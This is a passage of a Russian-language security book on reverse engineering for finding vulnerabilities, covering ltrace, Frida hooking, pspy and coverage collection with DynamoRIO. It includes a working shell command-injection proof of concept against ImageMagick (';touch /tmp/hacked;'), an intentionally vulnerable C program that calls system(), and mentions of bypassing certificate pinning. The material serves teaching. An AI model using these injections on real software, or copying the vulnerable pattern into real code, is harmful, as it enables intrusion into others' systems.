Один из возможных способов эксплуатации - выйти за пределы команды `ffmpeg` с помощью разделителя команд оболочки в виде точки с запятой, задав для `video:pixel-format` значение `;touch /tmp/hacked;`. Выполните эту проверку концепции и подтвердите исполнение команды по журналу:

```
$ ls /tmp/hacked
ls: cannot access '/tmp/hacked': No such file or directory
$ ltrace -o ltrace.txt -f -S -s 1024 ./squashfs-root/usr/bin/magick identify -define video:
pixel-format=';touch /tmp/hacked;' example.mov
sh: 1: ffmpeg: not found
sh: 1: -vcodec: not found
identify: UnableToOpenConfigureFile `delegates.xml' @ warning/configure.c/GetConfigureOptions/
722.
$ ls /tmp/hacked
/tmp/hacked
$ grep '/tmp/hacked' ltrace.txt
2788520 strlen("'ffmpeg' -nostdin -loglevel error -i '/tmp/magick-
a8sDn71godWBu8nqXCyk6oc5Cpg3yuEx' -an -f rawvideo -y -pix_fmt ;touch /tmp/hacked; -vcodec ①
webp '/tmp/magick-Cu8aLs5H9WT4KRUPPWUuAreHG36iXd93'")
2788520 memcpy(0x5646d9b497e8, "'ffmpeg' -nostdin -loglevel error -i '/tmp/magick-
a8sDn71godWBu8nqXCyk6oc5Cpg3yuEx' -an -f rawvideo -y -pix_fmt ;touch /tmp/hacked; -vcodec
webp '/tmp/magick-Cu8aLs5H9WT4KRUPPWUuAreHG36iXd93'\0", 193)
2788520 strlen("'ffmpeg' -nostdin -loglevel error -i '/tmp/magick-
a8sDn71godWBu8nqXCyk6oc5Cpg3yuEx' -an -f rawvideo -y -pix_fmt ;touch /tmp/hacked; -vcodec
webp '/tmp/magick-Cu8aLs5H9WT4KRUPPWUuAreHG36iXd93'")
2788520 strcspn("/tmp/hacked", "\210\203\201\202\204\206\207")
2788521 open("/tmp/hacked", 2369, 0666 <unfinished ...> ②
2788521 openat@SYS(AT_FDCWD, "/tmp/hacked", 0x941, 0666)
```

Как и ожидалось, выполняемая команда была изменена разделителем в виде точки с запятой □. В итоге создается `/tmp/hacked`, что видно по системному вызову open □. Цель достигнута.

Наблюдая библиотечные и системные вызовы и ища в них строки-маркеры, подаваемые программе через разные источники, можно найти множество простых уязвимостей. Но возможности `ltrace` довольно ограничены: инструмент лишь перехватывает и выводит вызовы. Для перехвата и изменения отдельных вызовов на лету понадобится другой инструмент.

Инструментирование функций с помощью Frida

Frida - набор инструментов динамического инструментирования кода, позволяющий внедрять JavaScript в нативные приложения на разных платформах. После внедрения пользователь может читать и изменять значения в памяти через удобный API JavaScript. Традиционные отладчики тоже в некоторой степени поддерживают сценарии, но во Frida они являются основным средством, что позволяет быстро повторять эксперименты динамического анализа.

Установите Frida и запустите ее для предыдущего примера `hello-vuln`. Вместо самостоятельного написания сценария инструментирования можно использовать `frida-trace`, который автоматически создает обработчики для перехватываемых функций. По умолчанию они просто выводят вызовы и аргументы:

```
$ sudo pip install frida-tools
$ frida-trace -i "system" ./hello-vuln ①
Instrumenting...
system: Auto-generated handler at "/home/kali/Desktop/hello-vuln/__handlers__/libc.so.6/ ②
system.js"
Enter your name: Started tracing 1 function. Press Ctrl+C to stop.
canary123
Hello, canary123
/* TID 0xd8e1a */
    4138 ms  system(command="echo Hello, canary123") ③
Process terminated
```

После указания функции `system` для трассировки □ программа `frida-trace` автоматически находит ее и создает обработчик JavaScript □, который внедряется в процесс. Обработчик выполняется при вызове `system` программой `hello-vuln` и перехватывает его с помощью Frida □.

Чтобы понять работу обработчика, рассмотрим созданный файл JavaScript:

```
/*
 * Автоматически создано Frida. Измените в соответствии с сигнатурой system.
 * Эта заготовка создается по страницам руководства, когда они доступны.
 *
 * Полная справка по API: https://frida.re/docs/javascript-api/
 */

{
    onEnter(log, args, state) {
        log(`system(command="${args[0].readUtf8String()}")`);
    },

    onLeave(log, retval, state) {
    }
}
```

Сценарий вызывает обработчик `onEnter` перед выполнением перехваченной функции и просто регистрирует ее первый аргумент. Обработчик `onLeave` пока пуст. Вставьте в его тело `log(system returned ${retval});` и снова запустите `frida-trace`. Как и ожидалось, обработчик правильно выводит возвращаемое `system` значение, зависящее от ввода:

```
$ frida-trace -i "system" ./hello-vuln
Instrumenting...
system: Loaded handler at "/home/kali/Desktop/hello-vuln/__handlers__/libc.so.6/system.js"
Enter your name: Started tracing 1 function. Press Ctrl+C to stop.
canary123
Hello, canary123
```

```
             /* TID 0xec246 */
    6455 ms  system(command="echo Hello, canary123")
    6458 ms  system returned 0x0
$ frida-trace -i "system" ./hello-vuln
Instrumenting...
system: Loaded handler at "/home/kali/Desktop/hello-vuln/__handlers__/libc.so.6/system.js"
Enter your name: Started tracing 1 function. Press Ctrl+C to stop.
;error
Hello,
sh: 1: error: not found
             /* TID 0xec563 */
   11949 ms  system(command="echo Hello, ;error")
   11951 ms  system returned 0x7f00
```

Пока результат ничем не отличается от `ltrace`. Главная возможность Frida, однако, заключается в динамическом инструментировании, которое позволяет менять память во время выполнения. Например, можно изменить аргументы вызова `system`, как показано в листинге 5-4.

```
{
    onEnter(log, args, state) {
        log(`system(command="${args[0].readUtf8String()}")`);
        args[0].writeUtf8String('modified argument!'); ①
        log(`system(command="${args[0].readUtf8String()}")`);
    },

    onLeave(log, retval, state) {
        log(`system returned ${retval}`);
    }
}
```

Листинг 5-4. Измененный сценарий перехвата

Для записи в память программы необходимо использовать API JavaScript от Frida □, а не просто присвоить строку: типы данных различаются, и в данном случае аргумент является указателем.

```
$ frida-trace -i "system" ./hello-vuln
Instrumenting...
system: Loaded handler at "/home/kali/Desktop/hello-vuln/__handlers__/libc.so.6/system.js"
Enter your name: Started tracing 1 function. Press Ctrl+C to stop.
asd
sh: 1: modified: not found
             /* TID 0x13e92 */
     679 ms  system(command="echo Hello, asd") ①
     679 ms  system(command="modified argument!") ②
     680 ms  system returned 0x7f00
```

При запуске измененного сценария стандартный ввод правильно передается в `system` □, но вместо него выполняется подмененная команда □. Эту возможность можно использовать для полезных задач обратной разработки. Например, меняя возвращаемое значение функций проверки, можно обходить валидацию и получать доступ к более глубокой функциональности программы. При анализе мобильных приложений таким способом часто обходят привязку сертификата или обнаружение корневого доступа.

Для более эффективного применения Frida необходимо выйти за пределы `frida-trace` и писать сложные сценарии с привязками API. Например, сценарий Python из листинга 5-5 перехватывает вызовы popen.

```
import threading

from frida_tools.application import Reactor

import frida
import sys

SCRIPT = """
Interceptor.attach(Module.getExportByName(null, 'popen'), {
    onEnter: function (args) {
        send({
```

```
            function: 'popen',
            command: Memory.readUtf8String(args[0]),
        });
    }
});
"""

class Application:
    def __init__(self, argv, script):
        self._argv = argv
        self._script = script
        self._stop_requested = threading.Event()
        self._reactor = Reactor(
            run_until_return=lambda reactor: self._stop_requested.wait()
        )

    def run(self):
        self._reactor.schedule(lambda: self._start())
        self._reactor.run()

    def _start(self):
        pid = frida.spawn(self._argv) ①
        session = frida.attach(pid) ②
        session.on(
            "detached",
            lambda reason: self._reactor.schedule(
                lambda: self._on_detached(pid, session, reason)
            )
        )
        script = session.create_script(self._script) ③
        script.on("message", self._on_message)
        script.load()
        frida.resume(pid)

    def _on_message(self, message, data):
        print(message)

    def _stop_if_idle(self):
        self._stop_requested.set()

    def _on_detached(self, pid, session, reason):
        self._reactor.schedule(self._stop_if_idle, delay=0.5)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print("Usage: python hook.py <command>")
        exit(1)

    app = Application(sys.argv[1:], SCRIPT)
    app.run()
```

Листинг 5-5. Сценарий перехвата popen

Сценарий использует библиотеку Frida для Python, чтобы создать целевой процесс □, подключить к нему Frida □ и внедрить сценарий перехвата JavaScript □. Сценарий JavaScript можно запускать и непосредственно через Frida из командной строки, но представленный подход лучше поддается программированию и повторному использованию.

Проверьте его на ImageMagick:

```
$ python hook.py ./magick identify -define video:pixel-format='canary' example.mov
{'type': 'send', 'payload': {'function': 'popen', 'command': "'ffmpeg' -nostdin -loglevel
error -i '/tmp/magick-tpq_LLF5K9ppQWPyQrtdqXJTjBrgdrRY' -an -f rawvideo -y -pix_fmt canary
-vcodec webp '/tmp/magick-pUw1gC4Rwp-8I07w6JbbAJiFkLvD7tv9'"}}
sh: 1: ffmpeg: not found
identify: UnableToOpenConfigureFile `delegates.xml' @ warning/configure.c/GetConfigureOptions/
722.
```

Это гораздо более простой и чистый способ трассировки функций. На основе этой заготовки можно создать полноценный инструмент, который автоматически перехватывает заданный список

функций, отслеживает дочерние процессы и выполняет другие задачи. При работе со все более сложными приложениями и средами такая автоматизация окажется бесценной для ускорения анализа.

Можно также использовать интерфейс командной строки Frida с циклом чтения, вычисления и вывода (REPL), чтобы исследовать и перехватывать программу на лету, подобно традиционному отладчику, но со значительно более мощным механизмом сценариев. Изучите документацию Frida по адресу `https://frida.re/docs` и подумайте, как применить ее возможности в процессе динамического анализа.

Наблюдение за высокоуровневыми событиями

Иногда трассировка функций или системных вызовов оказывается слишком детальной, а просматривать весь объем данных трудно. Сложное приложение за секунды выполняет тысячи вызовов, но чрезмерно строгие фильтры могут скрыть важную информацию. В таком случае можно перейти на более высокий уровень динамического анализа: наблюдать события, порождаемые программой при обычной работе.

К полезным категориям событий относятся:

• **Сетевые события.** Сетевой трафик, создаваемый приложением.

• **Системные события.** Операции файлового ввода-вывода, создание процессов, сетевые подключения и тому подобное. Они частично пересекаются с трассировкой системных вызовов, но могут включать события уровня операционной системы. Примеры инструментов - Process Monitor (Procmon) и pspy.

• **Журналирование.** Отладочные сообщения и ошибки разных процессов. Примеры - Event Viewer в Windows, `journalctl` в Linux, Logcat в Android и собственные журналы приложений.

Рассмотрим приложение облачного хранилища вроде Dropbox или OneDrive, которое отправляет сетевые запросы по разным протоколам. Вместо наблюдения за отдельными вызовами, открывающими сокеты и отправляющими пакеты, можно перехватывать создаваемые при работе программы пакеты сетевым анализатором Wireshark. Это позволяет видеть конечный результат, не восстанавливая его кропотливо из низкоуровневого статического и динамического анализа.

Общая особенность таких инструментов заключается в том, что они обычно наблюдают "побочные эффекты" программ, а не непосредственно перехватывают события. Например, pspy следит за виртуальной файловой системой `procfs` в Linux. Она содержит важные сведения о процессах: строки команд, текущие рабочие каталоги и переменные среды.

Загрузите последний выпуск pspy со страницы `https://github.com/DominicBreuker/pspy/releases`. Запустите pspy в отдельном окне терминала и подождите несколько секунд, пока он инициализируется. Затем снова выполните команду ImageMagick со строкой-маркером. Внимательно просмотрите вывод pspy: там должны появиться строки, относящиеся к выполненной команде. Возможно, для надежного перехвата ImageMagick придется запустить несколько раз.

```
2023/07/09 12:38:35 CMD: UID=1000 PID=1118155 | ./squashfs-root/usr/bin/magick identify
-define video:pixel-format=canary123 example.mov
2023/07/09 12:38:35 CMD: UID=1000 PID=1118156 | sh -c 'ffmpeg' -nostdin ①
-loglevel error -i '/tmp/magick-OToPOMUXkqamDmbLx8ovMEZzfV5TTbJy' -an -f rawvideo -y -pix_fmt
canary123 -vcodec webp '/tmp/magick-gd_VQDFJdEQIaGeUs2Dw2fKYVBfLnH3M'
```

pspy точно перехватывает команду оболочки, исполненную ImageMagick □, и не требует непосредственно инструментировать двоичный файл. Такой более независимый подход аккуратно обходит многие обычные сложности отладки и фильтрации при низкоуровневой трассировке

системных и библиотечных вызовов.

Недостаток в том, что значительная часть подробностей теряется. Например, команда создания процесса видна, но непосредственно определить его как потомка другого процесса не всегда возможно. Приходится полагаться на контекстные признаки, такие как время создания и идентификатор процесса.

Кроме того, не все данные из наблюдаемых источников пригодны для анализа. Перехваченный сетевой трафик мало что покажет, если он зашифрован, хотя некоторые инструменты способны расшифровывать HTTPS после добавления их сертификата центра сертификации в хранилище доверия системы или браузера. Журналы отдельных приложений тоже могут быть зашифрованы либо записаны в собственном формате, требующем дополнительного анализа.

Оценка возможности эксплуатации

После выявления потенциальных источников и приемников необходимо подтвердить существование пригодного для эксплуатации пути между ними. Как вы узнали в главе 1, очистка или проверка данных может не позволить полезной нагрузке достичь приемника. Однако в двоичном файле, в отличие от исходного кода, из-за неполноты сведений трудно перечислить каждый шаг обработки управляемых злоумышленником данных.

Это похоже на наблюдение за птицами в густом лесу. Если повезет, цель на мгновение ясно покажется между деревьями, но большую часть времени ее закрывает растительность. Можно определить общее направление движения и с некоторой уверенностью предсказать, где птица появится в следующий раз, но полной гарантии нет. Приходится замечать внешние признаки ее местонахождения, например взмахи крыльев или шорох листьев. Подобным образом в программе есть сигналы, которые помогают определить, куда попадают данные из источника.

Анализ ошибок

Вспомните сообщение `sh: 1: ffmpeg: not found`, которое ImageMagick вывел при запуске. Оно возникло из-за отсутствия `ffmpeg` в системе, но сообщило сразу две важные детали: ImageMagick выполнял команду оболочки, что видно по `sh`, а команда запускала `ffmpeg` и, вероятно, содержала специфические для этой программы параметры и аргументы.

Подобная ошибка должна включить все внутренние сигналы охотника за уязвимостями. Неудачные проверки и сообщения об ошибках ценны, потому что возникают, когда что-то пошло не так. Трассировки стека и другие строки также показывают, где именно произошел сбой. Например, по `1:` в `sh: 1: ffmpeg: not found` известно, что команда `ffmpeg` находилась в первой строке команд, переданных `sh`.

В Ghidra CodeBrowser для вызова `popen` из `libMagickCore-7.Q16HDRI.so.10.0.1` можно найти следующий псевдокод, который создает исключение при сбое команды оболочки:

```
if ((param_4 == (char *)0x0) || (*param_4 == '\0')) {
    ThrowMagickException
        (param_5,"MagickCore/delegate.c","ExternalDelegateCommand",0x208,0x19f,
        "FailedToExecuteCommand","`%s\' (%d)",local_1040,local_106c);
}
```

Специализированная функция `ThrowMagickException` принимает аргументы, точно указывающие место исключения в исходном коде и исходное имя функции. Такая структура сообщений об ошибках встречается довольно часто и дает дополнительные подсказки о настоящем назначении и

работе функции.

Проверки и ошибки также сообщают, какие виды валидации применяются и где именно. Эти места важно исследовать статически, чтобы оценить полноту проверки и обнаружить возможные обходы. Кроме того, следует убедиться, что проверки правильно используются и в других связанных местах.

Применение строк-маркеров

Как показал пример ImageMagick, строки-маркеры помогают определить, куда управляемые злоумышленником данные попадают из источников в потенциальные приемники. Обнаружив приемник и перехватывая его динамическими средствами, можно перейти к тестированию серого ящика: подавать различные управляющие символы и полезные нагрузки внедрения, наблюдая их путь. Так можно выявить очистку или проверку, мешающую эксплуатации.

Непосредственная проверка полезных нагрузок может быть быстрее ручного анализа кода очистки. Вернемся к функции `ExternalDelegateCommand` в Ghidra CodeBrowser. Перед выполнением команда оболочки проходит через следующую функцию:

```
char * SanitizeString(undefined8 param_1)
{
    char *__s;
    size_t sVar1;
    size_t sVar2;
    char *local_20;

    __s = (char *)AcquireString(param_1);
    sVar1 = strlen(__s);
    sVar2 = strspn(__s, allowedCharacters); ①
    for (local_20 = __s + sVar2; local_20 != __s + sVar1; local_20 = local_20 + sVar2) {
        *local_20 = '_'; ②
        sVar2 = strspn(local_20,allowedCharacters);
    }
    return __s;
}
```

Функция просто заменяет символом подчеркивания □ все знаки, которых нет в списке разрешенных □. При этом белый список чрезвычайно широк и содержит все печатные символы ASCII. Эта функция очистки довольно проста, но если процедура сложна или плохо поддается статической обратной разработке, динамического подхода со строками-маркерами достаточно, чтобы определить непригодность пути для эксплуатации.

Строки-маркеры полезны и при анализе журналов. Например, программа `httpd` из FreshTomato через `syslog` записывает выполняемые команды оболочки:

```
snprintf(acStack_360,0x200, "openssl x509 -in /tmp/openssl/%s.crt -inform PEM -out /tmp/
openssl/%s.crt -outform PEM >>/tmp/openssl/openssl.log 2>&1",param_1,param_1);
syslog(4,acStack_360);
system(acStack_360);
```

Сопоставление фиксированных строк журналов с вызовами функций журналирования в двоичном файле связывает статический анализ с динамическим и помогает сосредоточиться на местах, где программа действительно использует данные злоумышленника.

Исследование артефактов межпроцессного взаимодействия

Побочные эффекты программы могут создавать артефакты межпроцессного взаимодействия: файлы, записи реестра, именованные каналы и многое другое. Вместо кропотливой обратной разработки реализации такого взаимодействия можно непосредственно исследовать артефакты.

Например, права доступа к файлу или именованному каналу позволяют оценить возможность эксплуатации. Файл, созданный в доступном для записи всем пользователям каталоге, открывает путь к атакам через символические ссылки.

Полезным инструментом служит OleViewDotNet Джеймса Форшоу (`https://github.com/tyranid/oleviewdotnet`), который перечисляет объекты Component Object Model, создаваемые программами Windows для межпроцессного взаимодействия. Анализируя свойства этих объектов и непосредственно изменяя их, можно получить сведения о предоставляющих их программах.

Даже способ создания и доступа к артефактам, например применение относительного или абсолютного пути, может подсказать дополнительные направления атаки. В таких случаях журналы событий Procmon помогают обнаружить неудачные обращения к файлам по несуществующим путям, созданным значением, которое потенциально контролирует злоумышленник.

Итоги

В этой главе вы применили различные средства статического и динамического анализа к FreshTomato и ImageMagick, чтобы обнаружить уязвимые источники и приемники. Вы исследовали библиотечные и системные вызовы, нашли потенциальные точки внедрения управляемых злоумышленником данных и в итоге эксплуатировали их.

Конечная цель та же, что и при проверке кода, меняются лишь приемы и инструменты: нужно найти пригодные для эксплуатации пути от источников к приемникам. Если функция-обертка над опасным приемником правильно очищает и проверяет все данные, ищите места, где приемник вызывается без нее. Если полезная нагрузка из источника не достигает приемника, расставьте по пути точки останова, чтобы найти препятствия и оценить возможность их преодоления. Никому не хочется тратить дни на обратную разработку хорошо защищенной криптографической библиотеки, поэтому важно ограничивать область поиска и прекращать работу, когда становится ясно, что пригодного пути нет.

И статический, и динамический анализ играют свою роль в обратной разработке. Статический анализ обычно требует больше времени, но дает более полное представление о том, как программа должна вести себя с определенными входными данными в конкретный момент. Динамический анализ показывает снимок фактического поведения, однако его полезность зависит от способности добраться до интересующего поведения и перехватить его.

В этой главе статический и динамический анализ применялись по отдельности. Далее мы объединим их.

Глава 6. Гибридный анализ в обратной разработке

> Все мы, серьезные или легкомысленные, запутываем свои мысли в метафорах и затем роковым образом действуем под их влиянием.
>
> - Джордж Элиот, "Мидлмарч"

Единственного идеального способа обратной разработки двоичных файлов не существует. Статический анализ технически открывает все инструкции программы, но разобраться в сложном приложении трудно, особенно когда в дело вступают такие абстракции, как объекты и классы. Динамический анализ, напротив, способен прояснить настоящее поведение программы, однако его эффективность сильно зависит от возможности активировать нужные пути кода.

По мере накопления опыта обратной разработки вы начнете узнавать типичные конструкции ассемблерного кода и вызовов библиотечных функций, например процедуры шифрования или сетевого обмена. Можно стать глубоким специалистом в одном из двух подходов. Но помните: обратная разработка - лишь средство для эффективного поиска уязвимостей. Почему бы не объединить оба подхода?

Гибридный анализ дополняет динамическое инструментирование статическими источниками данных - от исходного кода до ассемблерных инструкций. Благодаря этому двоичный файл во время выполнения можно исследовать одновременно подробно и точно.

В этой главе вы потренируетесь измерять покрытие кода учебной программы с помощью DynamoRIO. Затем эмулируете веб-сервер FreshTomato в Qiling Framework и визуализируете его покрытие с помощью Lighthouse, чтобы улучшить динамический анализ. Наконец, вы попрактикуетесь в символьном анализе с angr и познакомитесь с возможностями автоматизации обратной разработки в большом масштабе.

Покрытие кода

В разработке программного обеспечения покрытием кода называют долю строк, выполняемых тестами программы. В обратной разработке термин имеет другое значение: это инструкции или базовые блоки, выполняемые при запуске программы. Сбор покрытия улучшает результаты статического и динамического анализа, помогая определить части двоичного файла, на которых следует сосредоточиться.

При статическом анализе обычно приходится сопоставлять разрозненные блоки ассемблерных инструкций и псевдокода с высокоуровневыми функциями целевой программы. Например, при поиске обработчиков разных маршрутов веб-сервера можно сосредоточиться на базовых блоках, вызывающих функции HTTP. Здесь приходится гадать по контекстным подсказкам вроде строк ответов и журналов ошибок, поэтому легко уйти в бесполезное исследование неиспользуемого кода, который никогда не достигается при обычной работе. Покрытие, полученное динамическим анализом, помогает избежать этой проблемы.

При динамическом анализе, с другой стороны, отслеживать движение управляемого злоумышленником ввода по программе трудно и долго, если только он не появляется в перехваченных вызовах или аппаратных точках останова. Гораздо эффективнее динамически собрать покрытие, затем перейти к статическому анализу и быстро исследовать инструкции, обрабатывавшие ввод.

Применение покрытия при анализе скомпилированных двоичных файлов

Современные средства измерения покрытия используют инструментирование вместо традиционных аппаратных и программных точек останова, которые вызывают дорогостоящие системные операции. Хороший пример - платформа динамического инструментирования двоичного кода DynamoRIO, позволяющая быстро инструментировать файл во время выполнения.

Внутри DynamoRIO копирует инструкции приложения в отдельный кеш кода, где их можно изменять для разных целей, например регистрировать покрытие. DynamoRIO удобно представлять как слой преобразования между изменяемым приложением и настоящей операционной системой и аппаратурой, исполняющими модифицированные инструкции.

Существуют еще два популярных инструмента динамического инструментирования двоичного кода: Intel Pin и Frida. Intel Pin предлагает режим JIT, похожий на кеш кода DynamoRIO, и режим Probe, который вставляет инструкции перехода, или пробы, в начало заданных процедур, подобно обычным точкам останова. Механизм трассировки Frida Stalker записывает в память инструментированную версию исходных инструкций и исполняет ее по одному блоку. Intel Pin и DynamoRIO считаются несколько более зрелыми; среди преимуществ DynamoRIO - разрешительная лицензия открытого исходного кода и более высокая производительность.

Frida Stalker, Intel Pin и DynamoRIO позволяют изменять инструкции во время выполнения. На этой основе исследователи создают дополнительные средства и процессы, автоматизирующие типичные задачи обратной разработки, например сбор покрытия. В состав DynamoRIO уже входит инструмент покрытия `drcov`, поэтому писать собственный не понадобится. Мы используем DynamoRIO, чтобы понять применение покрытия при анализе скомпилированного двоичного файла.

Начнем с немного измененного учебного примера уязвимой программы на C из листинга 5-3, который также доступен в репозитории к книге:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char command[100];

    if (argc < 2) { ①
        return 1;
    }

    if (strcmp(argv[1], "hello") == 0) { ②
        if (argc != 3) {
            return 1;
        }
        snprintf(command, sizeof(command), "echo Hello, %s", argv[2]);
        system(command);
    } else if (strcmp(argv[1], "bye") == 0) { ③
        printf("bye bye\n");
    } else {
        printf("Invalid option\n");
    }

    return 0;
}
```

Поведение программы зависит от входных данных. Она проверяет количество аргументов командной строки □ и сравнивает первый аргумент со строкой `hello` □ или `bye` □.

Быстро проверить варианты можно следующими командами:

```
$ gcc -o hello-coverage hello-coverage.c
$ ./hello-coverage hello world
```

```
Hello, world
$ ./hello-coverage bye
bye bye
$ ./hello-coverage hola
Invalid option
```

При первом запуске выполняется условие `hello`, поэтому аргумент `world` выводится обратно. Во втором срабатывает условие `bye`, программа печатает `bye bye` и завершается. Последний запуск не соответствует ни одному поддерживаемому условию, поэтому выводится `Invalid option`. Представьте, что вариантов и обфускации гораздо больше и полностью исследовать программу вручную статическим анализом трудно. Без правильных значений параметров далеко продвинуться динамически тоже не получится. Покрытие позволяет найти точные точки ветвления после неудачной проверки и определить ожидаемые значения.

Чтобы собрать покрытие с помощью DynamoRIO и `drcov`, загрузите и распакуйте выпуск DynamoRIO 8.0.0 для Linux со страницы `https://github.com/DynamoRIO/dynamorio/releases/tag/release_8.0.0-1`. Версия важна для совместимости со средствами визуализации, которые мы применим далее.

`drcov` умеет выводить покрытие как в двоичном, так и в текстовом формате. Чтобы увидеть фактически собираемые сведения, запустите `drcov` для `hello-coverage` с параметром текстового формата и просмотрите созданный журнал:

```
$ wget https://github.com/DynamoRIO/dynamorio/releases/download/release_8.0.0-1/DynamoRIO
-Linux-8.0.0-1.tar.gz
$ tar -xzf DynamoRIO-Linux-8.0.0-1.tar.gz
$ cd DynamoRIO-Linux-8.0.0-1
$ ./bin64/drrun -t drcov -dump_text -- /home/kali/Desktop/from-day-zero-to-zero-day/chapter
-06/hello-coverage/hello-coverage
$ cat drcov.hello-coverage.21791.0000.proc.log | head -n 30
DRCOV VERSION: 2 ①
DRCOV FLAVOR: drcov-64
Module Table: version 4, count 18 ②
--пропущено--
BB Table: 2368 bbs ③
module id, start, size:
module[  9]: 0x000000000001a9c0,   8
module[  9]: 0x000000000001b5c0, 119
module[  9]: 0x000000000001b637,  33
module[  9]: 0x000000000001b67a,   6
module[  9]: 0x000000000001b669,  17
```

Формат журнала `drcov` начинается с метаданных □, затем идет таблица загруженных процессом модулей и сведения об их адресах □. Последняя таблица перечисляет базовые блоки инструкций, выполненные при запуске команды □.

Визуализация покрытия в Lighthouse

Читать журнал покрытия вручную непрактично из-за его размера и сложного синтаксиса. Вместо этого средство визуализации может подсветить зарегистрированные инструкции в дизассемблере. Один из самых популярных инструментов - Lighthouse (`https://github.com/gaasedelen/lighthouse`), но он работает только с IDA Pro и Binary Ninja. Для Ghidra можно использовать старый модуль Dragon Dance (`https://github.com/0ffffffffh/dragondance`) или Light Keeper (`https://github.com/WorksButNotTested/lightkeeper`) - порт Lighthouse для Ghidra. Загрузите последний выпуск Light Keeper из GitHub. В примере используется версия 1.1.1. Установите его в Ghidra следующим образом:

1. Соберите покрытие командой `./bin64/drrun -t drcov -- /tmp/hello-coverage`.

2. Запустите Ghidra и выберите **File > Install Extensions**.

3. Щелкните зеленый значок плюса и откройте загруженный ZIP-файл Light Keeper.

4. Если появится предупреждение о версии, нажмите **Install Anyway**.

5. Перезапустите Ghidra.

6. Создайте проект и импортируйте двоичный файл `hello-coverage`.

7. Откройте файл в CodeBrowser.

8. В предложении настроить новые модули установите флажок **LightKeeperPlugin** и нажмите **OK**.

9. Выполните стандартный анализ двоичного файла.

10. В CodeBrowser откройте Light Keeper командой **Window > Light Keeper**.

11. Щелкните зеленый значок плюса и откройте журнал `drcov` в двоичном, а не текстовом формате.

Окно Light Keeper заполнится данными покрытия разных функций программы, как на рисунке 6-1.



Рисунок 6-1. Окно Light Keeper с данными покрытия

В таблице для каждой функции отведена отдельная строка. Первый столбец показывает процент покрытия функции и окрашивается по градиенту от зеленого для низкого покрытия до красного для высокого. На черно-белых иллюстрациях книги это соответственно светло-серый и темно-серый. Третий и четвертый столбцы содержат число достигнутых базовых блоков и инструкций, помогая понять, какие функции и части программы выполнялись. Так можно быстро обнаружить пробелы покрытия, которые подсказывают, что для достижения других частей программы и сбора дополнительного покрытия нужно изменить аргументы командной строки или ввод.

В главном окне CodeBrowser инструкции, исполнение которых зарегистрировал DynamoRIO, также должны быть подсвечены, как на рисунке 6-2.

